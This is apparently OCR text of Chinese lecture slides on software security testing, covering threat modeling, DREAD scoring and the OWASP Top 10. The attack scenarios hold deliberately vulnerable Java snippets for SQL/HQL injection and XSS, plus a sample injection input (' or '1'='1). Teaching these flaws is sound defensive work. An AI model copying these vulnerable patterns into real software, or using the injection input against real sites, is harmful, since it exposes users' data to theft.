
- 安全性测试、可靠性测试

  目的不同，其手段和方法也不同，但都属于系统测试的范畴，有一定的联系，如软件可靠性要求通常包括了安全性的要求。

  安全性测试、可靠性测试的技术比较深、实施比较难，但在应用系统中越来越重要。

系统测试 - 安全性测试

- 目录
  - 术语
  - 二种级别的安全性
  - 威胁模式分析
  - 软件安全概述
  - 安全性防护策略、测试方法
  - owasp top 10
  - 计算机取证



机械工业出版社 ISBN:9787111185260

软件安全性测试

- 术语
  - 软件安全性测试

    不安全的软件，是有着巨大缺陷的软件。

    ISO/IEC 9126 中安全性定义：

    是与防止对程序及数据的非授权的故意或意外访问的能力有关的软件属性；

    GB/T 15532-2008中，关于安全性测试

    从安全保密性方面，可测试系统及其数据访问的可控制性。

    测试系统防止非法操作的模式，包括防止非授权的创建、删除或修改程序或信息，必要时做强化异常操作的测试。

    测试系统防止数据被讹误和被破坏的能力。

    测试系统的加密和解密功能

软件安全性测试

- 术语
  - 软件安全性测试

    安全测试：检查系统对不安全因素的防范能力。

    不安全的因素有：黑客、病毒、蠕虫、间谍软件、后门程序、木马、拒绝服务攻击等；

    驾驶攻击：随着在城域网中普及无线高保真（WiFi）网络，黑客们可驾驶车子，带着笔记本，在城市的街道上兜圈子，一旦搜索到未受保护的无线网络，即进行攻击，这种技术就是“驾驶攻击”。

软件安全性测试

- 安全产品：是指产品在系统的所有者或管理员的控制下，保护用户信息的保密性、完整性、可获得性，以及处理资源的完整性和可获得性。（www.microsoft.com/technet/community/chats/trans/security/sec0612.mspx）
- 安全漏洞：是指使产品不可行的缺陷——即使是正确地使用产品时仍不能防止攻击者窃取系统的用户权限、调节操作、破坏数据，或建立未授权的信任等。（www.microsoft.com/technet/archive/community/columns/security/essays/vulnrbl.mspx）
- 黑客：精通计算机编程和使用的人，电脑玩家。使用编程技能来获得对计算机网络或文件的非法访问的人。

软件安全性测试

- 为什么有人要攻击你的软件。

  了解动机能帮助软件测试员考虑到测试的软件中有哪些安全方面的漏洞。

  1）挑战/成名

  2）好奇

  3）使用/借用

  4）恶意破坏

  5）偷窃

软件安全性测试

- 二种级别的安全性
  - 应用程序级的安全性
  - 系统级别的安全性
- 测试目标
  - 应用程序级的安全性：核实操作者只能访问其所属的用户类型已被授权访问的那些功能和数据。
  - 系统级别的安全性：核实只有具备权限的用户才能访问系统和应用程序。

软件安全性测试

- 威胁模式分析（threat modeling）

  （来源《Writing Secure Code》(Microsoft Press, 2003, second edition)）

  由评审小组查找产品特性设置方面可能会引起安全漏洞的地方。

  根据这些信息，开发小组对产品做修改，花更多的努力设计特定的功能，或集中精力测试潜在的故障点。最终使产品更加安全。

  执行威胁模式分析并非软件测试员的责任。这个责任应是项目经理，并非项目小组每个成员都要参与。

  威胁模型分析的步骤如下：

软件安全性测试

- 威胁模式分析步骤（7步）

  1）构建威胁模型分析小组

  对于小组来说，重要的一点是了解他们的最初目标**不是解决**安全问题，**而是确定**安全问题。在后期可以隔离安全威胁，设计解决方案。

  2）确认价值

  考虑系统所有的东西对于一个入侵者来说价值有多大。

  3）创建一个体系结构总体图

  确认计划用在软件中及如何实现的技术。

  创建一个体系结构图表示出主要的技术模块和它们之间如何通信，确认不同技术和其之间的信任边界，以及为了访问数据必须发生的授权。

软件安全性测试

- 威胁模式分析步骤（续）

4）分解应用程序

确认数据所在位置，及系统如何处理。

5）确认威胁

一旦完全理解了所有的部分（价值、体系结构、数据），威胁模型分析小组可以转向确认威胁。每一个部分都应该考虑成为威胁目标，并且应假设它们会受到攻击。

6）记录威胁

每个威胁都必须用文档记录，并应进行跟踪以确保其被解决。

文档是一种简单方式，用于描述威胁、目标、攻击可能采用的方式、系统用于防御攻击有哪些反制手段。

软件安全性测试

- 威胁模式分析步骤（续）

  7）威胁等级评定

  理解并非所有的威胁生来就平等。可用恐怖公式来确定每个威胁的等级。

- 恐怖公式（DREAD Formula）

  1）潜在的危害：如果被黑，损害多大？

  2）可反复性：被黑的几率？（黑客多少次尝试，能成功一次）

  3）可利用性：黑的技术难度？

  4）受影响的用户：有多少？

  5）可发现性：黑客发现漏洞的可能性？

  在以上5个方面打分，1表示低，2表示中等，3表示高，然后加起来，获得5~15间的一个值，作为每个威胁的安全等级。

软件安全性测试-概述

- 软件安全是一项功能吗？软件漏洞是一个缺陷吗？

  软件安全可以简单地看做是软件产品或系统的另外一项功能。

  软件测试员不需要拿到一份清楚明白地定义软件安全性是如何实现的产品说明书。


  软件测试员也不能假设威胁模型分析是完全和准确的。

  基于上述二原因，测试者要用“失效性测试”，像黑客那样攻击被测软件，尽可能地找到各式安全漏洞。


安全系统防护体系

1	实体安全	基础设施的物理安全。
2	平台安全	网络平台、操作系统、基础通用应用平台(服务/数据库等)的安全。
3	数据安全	系统数据的机密性、完整性、访问控制和可恢复性。
4	通信安全	系统之间数据通信和会话访问不被非法侵犯。
5	应用安全	业务运行逻辑安全/业务资源的访问控制；业务交往的不可抵赖性/业务实体的身份鉴别/业务数据的真实完整性。
6	运行安全	对系统安全性的动态维护和保障，控制由于时间推移和系统运行导致安全性的变化。
7	管理安全	对相关人员、技术和操作进行管理，总揽以上各安全要素进行控制。

Web 应用的架构



信息安全全景



IDS(入侵诊断系统)
IPS(入侵防御系统)

安全防护策略

安全防护策略	说明
安全日志	记录非法用户的登录名、操作时间、IP地址及内容等。
入侵检测	从系统内部和各种网络资源中主动采集信息，从中分析可能的网络入侵或攻击。
隔离防护	将系统中的安全部分与非安全部分进行隔离的措施，主要是防火墙和协议隔离。
漏洞扫描	对软件系统及网络系统进行与安全相关的检测，找出安全隐患和可被黑客利用的漏洞。
病毒防治	采用集中式管理，分布式杀毒等防毒技术。

安全性测试的方法

方法	说明
功能测试	对涉及到安全的软件功能：用户管理、权限管理、加密系统、认证系统等进行测试。采用黑盒测试方法。
漏洞扫描	使用特定的漏洞扫描软件完成。漏洞扫描软件分为主机漏洞扫描（Host Scanner）和网络漏洞扫描（Network Scanner）。
安全日志测试	测试日志的完整性、正确性。
模拟攻击试验	冒充、重演、消息篡改、服务拒绝、内部攻击、外部攻击、陷阱门、木马等。

软件安全性测试

- 攻击的几种方法

  安全测试期间，测试人员假扮非法入侵者，采用各种办法试图突破防线。如：

  - 以系统输入为突破口，利用输入的容错性进行正面攻击；
  - 申请和占用过多的资源压垮系统，以破坏安全措施，从而进入系统；
  - 故意使系统出错，利用系统恢复的过程，窃取用户口令及其它有用的信息；
  - 浏览那些逻辑上不存在，但物理上还存在的各种记录和资料等。
  - 通过浏览残留在计算机各种资源中的垃圾（无用信息），以获取如口令，安全码，译码关键字等信息；


（续下页）

软件安全性测试

- 攻击的几种方法(续)
  - 浏览全局数据，期望从中找到进入系统的关键字；

理论上，只要有足够的时间和资源，没有无法进入的系统。因此安全设计的准则是使非法入侵的代价超过被保护信息的价值。此时非法侵入者已无利可图。

OWASP TOP 10 Risks



OWASP TOP 10 Risks

- OWASP(开放Web软体安全项目 - Open Web Application Security Project)：

  是一个开源、非盈利的全球性安全组织，致力于应用软件的安全研究。使命是使应用软件更加安全，使企业和组织能够对应用安全风险作出更清晰的决策。

  OWASP研究内容：目前有30多个进行中的计划，包括最知名的OWASP Top 10(十大Web弱点)、安全PHP/Java/ASP.Net等，针对不同的软件安全问题进行讨论与研究。


  目前OWASP全球拥有130个分会近万名会员，共同推动了安全标准、安全测试工具、安全指导手册等应用安全技术的发展。

- OWASP在业界影响力：

  美国联邦贸易委员会(FTC)强烈建议所有企业需遵循OWASP所发布的十大Web弱点防护守则；美国国防部亦列为最佳实务；国际信用卡数据安全技术PCI标准更将其列为必要组件。

什么是应用程序安全风险?

- 攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织



OWASP TOP 10 -2017

- A1-注入

  注入攻击漏洞，例如SQL，OS以及LDAP注入。这些攻击发生在当不可信的数据作为命令或者查询语句的一部分，被发送给解释器的时候。攻击者发送的恶意数据可以欺骗解释器，以执行计划外的命令或者在未被恰当授权时访问数据。

- A2 失效的验证和会话管理

  与身份认证和会话管理相关的应用程序功能往往得不到正确的实现，这就导致了攻击者破坏密码、密匙、会话令牌或攻击其他的漏洞去冒充其他用户的身份。

- A3 跨站脚本(XSS)

  当应用程序收到含有不可信的数据，在没有进行适当的验证和转义的情况下，就将它发送给一个网页浏览器，这就会产生跨站脚本攻击(简称XSS)。XSS允许攻击者在受害者的浏览器上执行脚本，从而劫持用户会话、危害网站、或者将用户转向至恶意网站。

OWASP TOP 10 -2017

- A4 - 失效的访问控制

  对于通过认证的用户所能够执行的操作，缺乏有效的限制。攻击者可利用这些缺陷来访问未经授权的功能和/或数据，例如访问其他用户的账户，查看敏感文件，修改其他用户的数据，更改访问权限等。

- A5 安全配置错误

  好的安全需要对应用程序、框架、应用程序服务器、web服务器、数据库服务器和平台定义和执行安全配置。由于许多设置的默认值并不是安全的，因此，必须定义、实施和维护这些设置。这包含了对所有的软件保持及时地更新，包括所有应用程序的库文件。

- A6 敏感信息泄露

  许多Web应用程序没有正确保护敏感数据，如信用卡，税务ID和身份验证凭据。攻击者可能会窃取或篡改这些弱保护的数据以进行信用卡诈骗、身份窃取，或其他犯罪。敏感数据值需额外的保护，比如在存放或在传输过程中的加密，以及在与浏览器交换时进行特殊的预防措施。

OWASP TOP 10 -2017

- A7 - 攻击检测与防护不足

  大多数应用和API缺乏检测、预防和响应手动或自动化攻击的能力。攻击保护措施不限于基本输入验证，还应具备自动检测、记录和响应，甚至阻止攻击的能力。应用所有者还应能够快速部署安全补丁以防御攻击。

- A8 跨站伪造请求(CSRF)

  一个跨站请求伪造攻击迫使登录用户的浏览器将伪造的HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在漏洞的web应用程序。这就允许了攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。

OWASP TOP 10 -2017

- A9 使用含有已知漏洞的组件

  组件，比如：库文件、框架和其它软件模块，几乎总是以全部的权限运行。如果一个带有漏洞的组件被利用，这种攻击可以造成更为严重的数据丢失或服务器接管。应用程序使用带有已知漏洞的组件会破坏应用程序防御系统，并使一系列可能的攻击和影响成为可能。

- A10 - 未受有效保护的API

  现代应用程序通常涉及丰富的客户端应用程序和API，如：浏览器和移动APP中的JavaScript，其与某类API(SOAP/XML、REST/JSON、RPC、GWT等）连接。这些API通常是不受保护的，并且包含许多漏洞。

A1注入


威胁代理
攻击向量
安全弱点
技术影响
业务影响
应用描述
可利用性
易
普遍性
常见
可检测性
平均
影响
严重
应用/业务描述
考虑任何能够向系统发送不信任数据的人，包括外部用户，业务合作伙伴，内部用户和管理员。
攻击者利用有针对性的解释器语法发送简单的、基于文本的攻击。几乎任何数据源都能成为注入载体，包括内部来源。
注入漏洞发生在应用程序将不可信的数据发送到解释器时。注入漏洞十分普遍，尤其是在遗留代码中。通常能在SQL查询语句、LDAP查询语句、Xpath查询语句、或者是NoSQL查询、OS命令、XML解析器、SMTP头、表达式语句等中找到。注入漏洞很容易通过审查代码发现，但是却不容易在测试中发现。扫描器和模糊测试工具可以帮助攻击者找到这些漏洞。
注入能导致数据丢失或数据破坏、缺乏可审计性或是拒绝服务。注入漏洞有时甚至能导致完全主机接管。
考虑受影响的数据和运行解释器的平台的商业价值。所有的数据都有可能被偷窃，篡改和删除。您的声誉是否会被影响？

A1注入

- 是否存在注入漏洞?

  最好办法就是确认所有解释器的使用都明确地将不可信数据从命令语句或查询语句中区分出来。

  如可能，建议避免解释器，或禁用它（如，XXE）。

  对于SQL调用，意味着在所有准备语句和存储过程中使用绑定变量，使用动态查询语句。

  检查应用程序是否安全使用解释器的最快最有效的方法是代码审查。

A1注入

- 攻击案例场景

  场景#1：应用程序在下面存在漏洞的SQL语句的构造中使用不可信数据：

  String query = "SELECT * FROM accounts WHEREcustID='" +
  request.getParameter("id") +"'";

  场景#2：同样的，框架应用的盲目信任，仍然可能导致查询语句的漏洞。（例如：Hibernate查询语言（HQL））：

  Query HQLQuery= session.createQuery(“FROM accounts WHERE
  custID='“ + request.getParameter("id") + "'");

  在这两案例中，攻击者在浏览器中将“id”参数的值修改成’ or’1’=’1。如：

  http://example.com/app/accountView?id=' or '1'='1

  这样查询语句的意义就变成了从accounts表中返回所有的记录。更危险的攻击可能导致数据被篡改甚至是存储过程被调用。

A2 失效的身份认证和会话管理

A2 失效的身份认证和会话管理

- 存在会话劫持漏洞吗?

  如何能够保护用户凭证和会话ID等会话管理资产呢？以下情况可能产生漏洞：

  1.用户身份验证凭证没有使用哈希或加密保护。

  2.认证凭证可猜测，或者能够通过薄弱的的帐户管理功能（例如账户创建、密码修改、密码恢复，弱会话ID）重写。

  3.会话ID暴露在URL里（例如，URL重写）。

  4.会话ID容易受到会话固定（session fixation）的攻击。

  5.会话ID没有超时限制，或者用户会话或身份验证令牌特别是单点登录令牌在用户注销时没有失效。

  6.成功注册后，会话ID没有轮转。

  7.密码、会话ID和其他认证凭据使用未加密连接传输。

A2 失效的身份认证和会话管理

- 攻击案例场景

场景#1：机票预订应用程序支持URL重写，把会话ID放在URL里：

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

该网站一个经过认证的用户希望让他朋友知道这个机票打折信息。他将上面链接通过邮件发给他朋友们，并不知道自己已经泄漏了自己的会话ID。当他的朋友们使用上面的链接时，他们将会使用他的会话和信用卡。

场景#2：应用程序超时设置不当。用户使用公共计算机访问网站。离开时，该用户没有点击退出，而是直接关闭浏览器。攻击者在一个小时后能使用相同浏览器通过身份认证。

场景#3：内部或外部攻击者进入系统的密码数据库。存储在数据库中的用户密码没有被哈希和加密，所有用户的密码都被攻击者获得。

A3 跨站脚本（XSS）

应用描述	可利用性 平均	普遍性 非常广泛	可检测性 平均	影响 中等	应用/业务描述
任何能够发送不可信数据到系统的人，包括外部用户、业务合作伙伴或其他系统、内部用户和管理员。	攻击者利用浏览器中的解释器发送基于文本的攻击脚本。几乎所有数据源都能成为攻击媒介，包括内部数据源比如数据库中的数据。	XSS漏洞发生在当应用程序发送给浏览器的页面中包含用户提供的数据，而这些数据没有经过适当的验证或转义（escape）或者没有使用安全的JavaScript API，就会导致跨站脚本漏洞。主要有两种已知的跨站漏洞类型：1）存储式；2）反射式。这两种类型既可以发生在服务器上也可以发生在客户端。大部分服务器类型跨站脚本漏洞通过测试或代码分析相对容易找到。 而客户端类型跨站脚本漏洞很难识别。		攻击者能在受害者的浏览器中执行脚本以劫持用户会话、破坏网站、插入恶意内容、重定向用户、使用恶意软件劫持用户浏览器等等。	考虑受影响的系统及该系统处理的所有数据的商业价值。 还应该考虑漏洞公开后对业务的不利影响。

A3 跨站脚本（XSS）

- 存在XSS漏洞吗？

  如服务器端代码使用用户提供的输入作为HTML输出的一部分，而又没进行转义，那么你就存在了服务器端XSS漏洞。

  如果一个网页使用JavaScript来动态添加攻击者的—可控的数据到一个网页，你可能有客户端XSS。理想情况下，最好避免将攻击者可控的数据发送到不安全的JavaScriptAPI，也可以通过转义（在较小程度上）输入验证加强安全。

  自动化工具能够自动找到一些跨站脚本漏洞。然而，每一个应用程序使用不同的方式生成输出页面，特别是使用现代单页应用程序时功能强大的框架和库，并且使用不同的浏览器端解释器，如JavaScript、ActiveX、Flash和Silverlight，这使得自动检测变得很困难。因此，要想达到全面覆盖，须使用结合的方式，**在自动检测的基础上，采用人工代码审核和手动渗透测试。**

A3 跨站脚本（XSS）

- 攻击案例场景

  应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：

  （String）page+="<inputname='creditcard'type='TEXT‘value='“
  +request.getParameter（"CC"）+"'>";

